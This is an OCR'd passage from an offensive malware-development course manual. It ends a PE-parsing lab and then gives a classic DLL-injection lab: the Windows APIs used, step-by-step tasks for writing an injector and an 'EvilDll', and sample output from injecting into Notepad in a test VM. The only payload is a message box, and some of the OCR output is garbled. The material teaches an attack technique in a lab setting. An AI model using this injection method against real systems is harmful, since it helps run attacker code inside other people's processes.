    Message.Format("[*] %s: Forwarded dll: %s\n", __FUNCTION__, ForwardedDll);
    PrettyPrintA(WARNING_COLOR, Message);

    // grab the first match
    PCHAR ForwardedFunction = strchr(ForwardedDll, '.');
    *ForwardedFunction = 0;                        // at this point ForwardedDll will be
the name of the DLL
    ForwardedFunction++;

    // get the image base for the forwarded DLL
    HMODULE hFwdDll = LoadLibraryA(ForwardedDll);
    if (!hFwdDll) return NULL; // error check and quit

    // kind of like recursion here
    FinalAddress = GetProcedureAddress(hFwdDll, ForwardedFunction);
}
```

TODO #8

```
else
{
    FinalAddress = (PUCHAR)FoundAddress;
}
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Technet24

Key Takeaways

- Understanding the PE structure is crucial and will come in to play for later labs. The reason we are using some *Mapping* APIs is because this gives us a similar look at what an executable image looks like in memory. When parsing a file on-disk, things look a little different. It is more practical for us to parse images that have been mapped into memory. You will see this again in Section 5 when you create your custom loader.

Lab Enhancements

- How can you validate you are parsing a PE file and not a DOCX file?
- Is it possible to add/remove entries in the IAT or EAT?
- For DLLs, add a feature that allows a user to give the name of a function at the command line to see if it is exported.
- Check out the talk about Portable Executable File Format and explore the possibility of adding two PE headers to a file.
- Instead of printing everything out to the terminal, write it out to a log file.
    - Can you encrypt the content's log file so that nobody but you can make sense of it?

© 2024 Jonathan Reiter

Lab 3.2: ClassicDLLInjection

Background

The action of injecting a DLL into another process is not malicious at all. After all, if Microsoft does it then why shouldn't we? The only obvious caveat here is that we have semi-malicious intent, like having shellcode be executed with the help of the DLL. This lab is going to focus on the most popular DLL injection methods, classical DLL injection.

APIs Used

- `GetFullPathName`
- `GetModuleHandle`
- `GetProcAddress`
- `OpenProcess`
- `VirtualAllocEx`
- `WriteProcessMemory`
- `CreateRemoteThread`
- `WaitForSingleObject`

Objectives

- Become familiar with the APIs used in the lab.
- Understand how memory can be allocated in a remote process.
- Understand how `CreateRemoteThread` can execute `DllMain` in our DLL.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
    - Open the `ClassicInjection` solution file.
    - The solution holds two projects:
        - ClassicInjection
        - EvilDll

Technet24

- ClassicInjection project
  - The project holds the `main.cpp` source file, which contains the `main` function. There is no work to be done in this source file.
    - You can read the code to understand what it is doing.
  - There is the `HelperAPIs.cpp` source file, which is where your work will begin.
  - There are **TODO** comments that describe what is to be done.
- EvilDll project
  - The project holds the `dllmain.cpp` source file, which contains the `main` function for the DLL.
  - DLL `main` functions are named `DllMain`.
  - There is a single **TODO** comment for you to complete.

ClassicInjection Project

1. TODO #1

- Obtain a handle to the module `kernel32.dll`
- Know what the API returns for success and error

2. TODO #2

- Obtain the procedure address for `LoadLibraryA`.
- Know what the API returns for success and error.

3. TODO #3

- Obtain a handle to the target process based on the PID that was given at the command line.
- The process handle should have certain access rights based on what we are going to attempt to do to the remote process.
  - We are going to perform virtual memory operations.
  - We are going to write to the remote process' virtual memory.
  - We are going to create a new thread.
- Know what the API returns for success and error.

4. TODO #4

- Allocate a chunk of memory in the remote process.
- The memory page must have certain protections.
  - Ours should have RW protections, or permissions.
- The memory should be reserved and committed at the same time.
- The size would be determined by the size of the path to the DLL.
- Let the memory manager choose where the memory should be allocated.
- Know what the API returns for success and error.


© 2024 Jonathan Reiter

5. TODO #5
    - Write the full path of the DLL to the newly allocated region of memory.
    - Know what the API returns for success and error.
6. TODO #6
    - Create the thread in the remote process so that it executes our evil DLL.
    - The thread's security attributes and stack size can be the default values.
    - No need to give it specific creation flags.
7. Building
    - You can build the entire solution, which will build all projects in the solution.
    - Optionally, as you work on bugs or other issues, you can build individual projects by right-clicking on the project and choosing build.
        - It might be best if you just build the project as a standalone.

EvilDll Project

1. TODO #1
    - Make a message box pop up with the following information:
        - for `lpText`, make is say "[your name] injected here!"
        - for `lpCaption`, make it say "SEC670"
        - the box only needs an OK button
    - There are certain project settings that have been configured for the DLL.
    - Debug configurations
        - The debug version must have the Runtime Library set to Multi-threaded Debug.


Technet24



- Typically, the project will have the Multi-threaded Debug DLL selection, which allows another DLL to be injected into our DLL, mainly for debugging purposes, but this could actually fail our DLL from ever being loaded and executed.

- Release configurations
  - The release version must have the Runtime Library set to Multi-threaded.

© 2024 Jonathan Reiter



- There is no point to have debug settings for a release version of the project.

2. Building

- You can build the entire solution, which will build all projects in the solution.
- Optionally, as you work on bugs or other issues, you can build individual projects by right-clicking on the project and choosing build.
  - It might be best if you just build the project as a standalone.

> **Build Errors**
>
> **If you have build errors with you DLL project, right-click on the project name and choose Clean. Then right-click again and choose Rebuild.**

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

Technet24

Lab Execution Example

Here is an example of executing the final products targeting the PID of an instance of `Notepad.exe`.

Command line

```
C:\SEC670\Labs\Day3-Labs\ClassicInjection\x64\Debug> ClassicInjection.exe <notepad PID>
Evildll.dll
```

Notional results


```
C:\SEC670\Labs\Day3-Labs\ClassicInjection\x64\Debug> ClassicInjection.exe 32 Evildll.dll

This program will inject a diven DLL into a given target process.
[DEBUG_ INFO] Module: Injector, function: main, Date: Fri Nov 26 22:03:48 2021
main: Target PID: 32
main: Dilpath: Evildll.dll
main: Full path name: C:\SEC670\Labs\Day3-Labs\ClassicInjection\x64\Debug\EvilDll.dll
Injector: InjectDLL: 28
InjectDLL: Obtaining module handle to kernel32.dll,
IniectDLL: [+] Module handle (0x00007FFA16B00000) obtained!
InjectDLL: Obtaining address for LoadLibraryA
InjectDLL: Obtaining handle to target process with PID: 32
IniectoLL: [+] Process handle (0x000000000000080) obtained!
InjectDLL: Allocating memory in target process.
InjectDLL: [+] Allocation successful: 0x0000025003270000 of 83 bytes
InjectDLL: Check with debugger or Process Hacker at this point to read process memory
```

The final program has status statements to inform you as it executes what each step is doing.

Continuing execution

```
InjectDLL: Attempting to write the DLL path to the newly allocated buffer.
InjectDLL: [+] Succesfully wrote 83 bytes to 0x000025C03270000
InjectDLL: Creating the remote thread to trigger DllMain.
InjectDLL: [+] Successfully created remote thread: exegggenggeng0s: ID: 0x00001f20
```


© 2024 Jonathan Reiter




After the code has been written into the buffer, the thread kicks everything off for us.

Lab Troubleshooting Steps


To observe the injection happening, there are tools that allow the reading of a process' memory. Before you start execution of your injector, open Process Hacker. Process Hacker will let you read/write memory. Once open, choose the `Notepad.exe` process, assuming you kicked off a notepad process to be your target.

Technet24



Right-click, or press **Enter**, to view the properties. If not already on the Memory tab, choose the **Memory** tab of the Properties window. Now execute your injector targeting the notepad process.

© 2024 Jonathan Reiter



At this point, you are now ready to start the injection process. Go back to your cmd prompt and execute the tool with the necessary arguments. Take note of the address of the buffer as you will need that to read from that memory page.

Technet24

Command line

```
C:\SEC670\Labs\Day3-Labs\ClassicInjection\x64\Debug> ClassicInjection.exe 32 Evildll.dll
```

Notional results

```
C:\SEC670\Labs\Day3-Labs\ClassicInjection\x64\Debug> ClassicInjection.exe 32 Evildll.dll

This program will inject a diven DLL into a given target process
[DEBUG_ INFO] Module: Injector, function: main, Date: Fri Nov 26 22:03:48 2021
main: Target PID: 32
main: Dilpath: Evildll.dll
main: Full path name: C:\SEC670\Labs\Day3-Labs\ClassicInjection\x64\Debug\EvilDll.dll
Injector: InjectDLL: 28
InjectDLL: Obtaining module handle to kernel32.dll,
IniectDLL: [+] Module handle (0x00007FFA16B00000) obtained!
InjectDLL: Obtaining address for LoadLibraryA
InjectDLL: Obtaining handle to target process with PID: 32
IniectoLL: [+] Process handle (0x0000000000000080) obtained!
InjectDLL: Allocating memory in target process.
InjectDLL: [+] Allocation successful: 0x0000025c03270000 of 83 bytes
InjectDLL: Check with debugger or Process Hacker at this point to read process memory
```


© 2024 Jonathan Reiter

notepad.exe (32) Properties


General | Statistics | Performance | Threads | Token | Modules | Memory | Environ

☑ Hide free regions

Base address	Type	Size	Protec
0x25c01d00000	Mapped: Commit	696 kB	R
0x25c01dae000	Mapped: Reserved	19,784 kB	
0x25c03100000	Mapped: Commit	4 kB	R
0x25c03110000	Mapped: Commit	8 kB	R
0x25c03120000	Mapped: Commit	16 kB	R
0x25c03130000	Private: Commit	4 kB	RW
0x25c03131000	Private: Reserved	196 kB	
0x25c03170000	Mapped: Commit	4 kB	R
0x25c03180000	Private: Commit	60 kB	RW
0x25c0318f000	Private: Reserved	4 kB	
0x25c03190000	Mapped: Commit	716 kB	R
0x25c03250000	Private: Commit	4 kB	RW
0x25c03260000	Mapped: Commit	4 kB	R
0x25c03270000	Private: Commit	4 kB	RW
0x25c04060000		kB	R
0x25c051a0000		kB	R
0x25c051b0000		kB	RW
0x25c051b1000		kB	
0x25c051c0000		kB	RW
0x25c051d0000		kB	R
0x25c05510000		kB	RW
0x25c05511000		kB	
0x25c05610000			

- **Read/Write memory**
- Save...
- Change protection...
- Free
- Decommit
- Read/Write address...
- Copy Ctrl+C
- Copy "Base address"

Technet24

